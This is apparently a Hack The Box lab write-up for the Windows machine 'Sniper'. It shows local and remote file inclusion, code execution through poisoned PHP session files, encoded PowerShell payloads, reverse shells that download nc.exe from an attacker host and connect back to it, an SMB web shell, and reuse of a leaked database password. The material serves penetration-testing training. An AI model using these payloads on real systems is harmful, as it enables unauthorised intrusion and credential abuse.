Sniper

24th March 2020 / Document No D20.100.62

Prepared By: TRX

Machine Author: MinatoTW

Difficulty: Medium

Classification: Official

Synopsis

Sniper is a medium difficulty Windows machine which features a PHP server. The server hosts a file that is found vulnerable to local and remote file inclusion. Command execution is gained on the server in the context of `NT AUTHORITY\iUSR` via local inclusion of maliciously crafted PHP Session files. Exposed database credentials are used to gain access as the user `Chris`, who has the same password. Enumeration reveals that the administrator is reviewing CHM (Compiled HTML Help) files, which can be used the leak the administrators NetNTLM-v2 hash. This can be captured, cracked and used to get a reverse shell as administrator using a PowerShell credential object.

Skills Required


- Enumeration

Skills Learned

- LFI and RFI
- PHP Session File Abuse
- Malicious CHM Creation
- NetNTLM-v2 Hash Capture and Cracking


Enumeration

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.151 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.151
```



```
PORT    STATE SERVICE       VERSION
80/tcp  open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Sniper Co.
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

The scan reveals that this is a Windows system which is running an IIS web server. Let's check out the website in our browser.



Sniper Co.

Welcome to Sniper Co.

We take care of your goods and their safety. Urgent delivery? We gotchu!

Efficient tracking

We track your package as if it's ours ! 24x7 live tracking available on our app.

Fast Delivery Guaranteed

Even superman and batman use our service to order goods. What else do you seek? ;)

Our services

Take a look at the wide variety of services we offer!

The website belongs to the company **Sniper Co**. Items of interest are a login page and company blog. The blog contains information about the website.

About us

Fast delivery guaranteed

Our Services?

Whether it's 10 violins for a local music shop or 10,000 vaccines for an overseas clinic, there's a lot riding on your ability to deliver and track a package. But the information that you need about status to manage these two shipments is completely different.We offer services to track the delivery person responsible and keep notes on it.
That's why we've developed a range of tracking tools that deliver precisely the information you need, where and when you need it. So you can re-route those violins to arrive at school for the first day of class. Or estimate delivery of that life-saving medicine so the clinic can schedule staff.

Foothold

Local File Inclusion

After navigating to the blog page and changing the language, we see the following URL.

```
http://10.10.10.151/blog/?lang=blog-en.php
```

Since the page uses a GET parameter to load a page it would be a good idea to test for a Local File Inclusion. Usually we can use `../` to load files from different directories. In windows the default web directory is `C:\inetpub\wwwroot`. As we are in the `blog` subdirectory the path would be `C:\inetpub\wwwroot\blog\`. In order to traverse up three directories and load the Windows Initialization file from `C:\Windows\win.ini` we can input the following.


```
http://10.10.10.151/blog/?lang=../../../windows/win.ini
```

However, this is unsuccessful. Instead, let's try again, specifying the absolute path.

```
http://10.10.10.151/blog?lang=/windows/win.ini
```

Using Curl to load the above web page, we can view the ini file at the bottom of the page.


```
curl -X GET http://10.10.10.151/blog/?lang=/windows/win.ini
```




```
</html>
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
</body>
</html>
```

Session Cookie

We need to find a way to upgrade from LFI to RCE. After searching, we come across this blog post. Let's see what the user session file contains. First of all we will have to register as a new user, for instance `Email: test@test.test / Username: guest / Password: guest` and login.



The login was successful and we are presented with the following page.



User Portal Under Construction

Please forgive the inconvenience.
We are currently initializing our brand new site.

It's okay, we're excited too!

Click Here to Logout

We now need to find our session cookie value which is a unique identifier that PHP uses to differentiate between users. This can be done by right clicking on the web page, clicking `Inspect Element`, navigating to Storage and copying the **PHPSESSID** value.




Path	Expires	LastAccessed	Value
/	Session	Tue, 24 Mar 2020 16:20:48 GMT	923nktm0vmmi12qrptls332t5o

PHP stores the session files in `C:\Windows\TEMP` in the format `sess_<cookie>`. In order to read our session file we will use the session ID we acquired. In this case the session file would be `sess_923nktm0vmmi12qrptls332t5o`. Let's see if we can read it.

```
curl -X GET http://10.10.10.151/blog/?
lang=/windows/temp/sess_923nktm0vmmi12qrptls332t5o
```

Note: Replace everything after `sess_` with your own cookie value.



```
</html>
username|s:5:"guest";</body>
</html>
```

In the source code we see that the session file stores our username and its length. Since we logged in as `guest`, PHP created a session file and binded that session with the username `guest`. This is done so that after a refresh, PHP knows if you have logged in or not.

Remote Code Execution

If we can create a username containing PHP code, we could potentially gain RCE. Consider the following as a username.


```
<?=`powershell whoami`?>
```

The symbol ` is an alias for PHP's `exec`, therefore anything inside ` will be executed.

Let's register a new user with the above code as a username, and log back in. The session file should be overwritten with the new username. We can use Curl to load the web page.

```
curl -X GET http://10.10.10.151/blog/?
lang=/windows/temp/sess_923nktm0vmmi12qrptls332t5o
```

In the source code we see `IUSR` as the username which is the default user for IIS (when impersonation is enabled).




```
</html>
username|s:24:"nt authority\iusr
";</body>
</html>
```

Blacklisting

Attempting to create a username with specific characters such as `$` is unsuccessful, which indicates the presence of a blacklist. In order to figure out which characters are forbidden, we can create a Python script which creates credentials with each symbol and then attempts to log in. If the login is denied then that means that the character is forbidden. Let's script this.

```python
import requests
import string
import random

loginurl = "http://10.10.10.151/user/login.php"
registerurl = "http://10.10.10.151/user/registration.php"
# Get all the symbols and add them in a list
characters = string.punctuation
# Pick a random number of characters to fill in the forms
rand = "A" * random.randint(1,10)
print("Blacklisted Characters: ")
# Iterate the list
for char in characters:
    # Keep the single character in a variable
    original = char
    # Fill the username and password with letters
    char = rand + char
    data = {'email':'test@test.test', 'username':char, 'password':char,
'submit':' '}
    r = requests.post(url = registerurl, data = data)
    data = {'username':char, 'password':char, 'submit':' '}
    r = requests.post(url = loginurl, data = data)
    # Check if we can log in with that specific character in the username
    if "Username/password is incorrect." in r.text:
        print(original)
```


Running the script with `python3 check.py` returns the following.



```
python3 check.py
Blacklisted Characters:
"
$
&
(
-
.
;
[
_
```

This identified that the characters `"$&'(-.;[_` are blacklisted. We can use Base64 encoding to bypass the blacklist. Let's encode the `whoami` command.

```
echo whoami | iconv -t utf-16le | base64
```



```
echo whoami | iconv -t utf-16le | base64
dwBoAG8AYQBtAGkACgA=
```

As the default locale for Windows is UTF-16LE, we use `iconv` to convert to that locale before Base64 encoding. The final payload would be:

```
<?=`powershell /enc dwBoAG8AYQBtAGkACgA=`?>
```

Shell

In order to gain a reverse shell we can upload Netcat to a writable folder. Place `nc.exe` in `/var/www/html` on your local machine and start Apache.

```
sudo cp /usr/share/windows-binaries/nc.exe /var/www/html
sudo service apache2 start
```

Lets separate the payload into two commands, one to download Netcat onto the system and the second to execute it. First, issue the following command.

```
echo "wget http://10.10.14.23/nc.exe -o C:\\Windows\\TEMP\\nc.exe" | iconv -t
UTF-16LE | base64
```

The first payload becomes:

```
<?=`powershell /enc
dwBnAGUAdAAgAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA0AC4AMgAzAC8AbgBjAC4AZQB4AGUA
IAAtAG8AIABDADoAXABXAGkAbgBkAG8AdwBzAFwAVABFAE0AUABcAG4AYwAuAGUAeABlAAoA`?>
```

After creating a new user with the above payload, and using the LFI to trigger execution of the session cookie, our Netcat binary is uploaded to the server. Next, create the second payload.

```
echo "C:\Windows\TEMP\nc.exe -e cmd.exe 10.10.14.23 1234" | iconv -t UTF-16LE |
base64
```


The second payload becomes:

```
<?=`powershell /enc
QwA6AFwAVwBpAG4AZABvAHcAcwBcAFQARQBNAFAAXABuAGMALgBlAHgAZQAgAC0AZQAgAGMAbQBkAC4A
ZQB4AGUAIAAxADAALgAxADAALgAxADQALgAyADMAIAAxADIAMwA0AAoA`?>
```

Create a user with the above payload and start Netcat listener.

```
nc -lvp 1234
```


After logging in again and navigating to the session cookie, we will receive a shell.



```
nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.14.23] from 10.10.10.151 [10.10.10.151] 49828
Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\wwwroot\blog>
```

Remote File Inclusion

We can also get a shell by using Remote file Inclusion and SMB. Let's create an SMB share on our system and place a Web Shell inside. Then we will access the web shell from the Server. Let's begin by opening the Linux file manager, navigating to our home directory, right clicking the `Public` folder, clicking on `Sharing Settings` and clicking on `Share this folder`.



Folder Sharing

Folder Sharing

[✓] Share this folder

Share name: Public

Comment:

[✓] Allow others to create and delete files in this folder

[✓] Guest access (for people without a user account)


Then let's create the file `shell.php` with the following contents.

```
<?=`$_GET[0]`?>
```

Navigate to the following URL.

```
http://10.10.10.151/blog/?lang=//10.10.14.23/Public/shell.php&0=dir
```

The variable `0` is used to specify the command to be executed. The above payload will execute a directory listing on the server.




```
Directory of C:\inetpub\wwwroot\blog

04/11/2019  05:23 AM    <DIR>          .
04/11/2019  05:23 AM    <DIR>          ..
04/11/2019  05:28 AM             4,341 blog-en.php
04/11/2019  05:28 AM             4,487 blog-es.php
04/11/2019  05:28 AM             4,489 blog-fr.php
04/11/2019  05:23 AM    <DIR>          css
04/11/2019  05:25 AM             1,357 error.html
04/11/2019  05:25 AM             1,331 header.html
04/11/2019  08:31 PM               442 index.php
04/11/2019  05:23 AM    <DIR>          js
```

Lateral Movement

Since the website provided a login functionality a good first step would be to check for any database credentials. Navigating to `C:\inetpub\wwwroot\user\` we see the file `db.php`, which contains the MySQL database password: `36mEAhz/B8xQ~2VM`.

```
more C:\inetpub\wwwroot\user\db.php
```



```
more C:\inetpub\wwwroot\user\db.php
<?php
// Enter your Host, username, password, database below.
// I left password empty because i do not set password on localhost.
$con = mysqli_connect("localhost","dbuser","36mEAhz/B8xQ~2VM","sniper");
// Check connection
if (mysqli_connect_errno())
  {
  echo "Failed to connect to MySQL: " . mysqli_connect_error();
  }
?>
```

The **net users** command reveals a user called `chris`. There's a chance that the password for the database has been re-used as his password. We can create a PowerShell credential Object and check this.

```
$password = convertto-securestring -AsPlainText -Force -String
"36mEAhz/B8xQ~2VM";
$credential = new-object -typename System.Management.Automation.PSCredential -
argumentlist "SNIPER\chris",$password;
Invoke-Command -ComputerName LOCALHOST -ScriptBlock { whoami } -credential
$credential;
```

The command output is successful. We can get a shell as Chris by uploading Netcat in his home folder and executing it. Let's start a Netcat listener.

```
nc -lvp 4444
```

Then let's execute it as Chris.

```
$password = convertto-securestring -AsPlainText -Force -String
"36mEAhz/B8xQ~2VM";
$credential = new-object -typename System.Management.Automation.PSCredential -
argumentlist "SNIPER\chris",$password;
Invoke-Command -ComputerName LOCALHOST -ScriptBlock { wget
http://10.10.14.23/nc.exe -o C:\Users\chris\nc.exe } -credential $credential;
Invoke-Command -ComputerName LOCALHOST -ScriptBlock { C:\Users\chris\nc.exe -e
cmd.exe 10.10.14.23 4444} -credential $credential;
```

This is successful, and we receive a shell as Chris.

```
nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.23] from 10.10.10.151 [10.10.10.151] 49979
Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Chris\Documents>
```

The user flag can be located in `C:\Users\chris\Desktop`

Privilege Escalation

Navigating to `C:\Docs\` we can find a note with the following content.

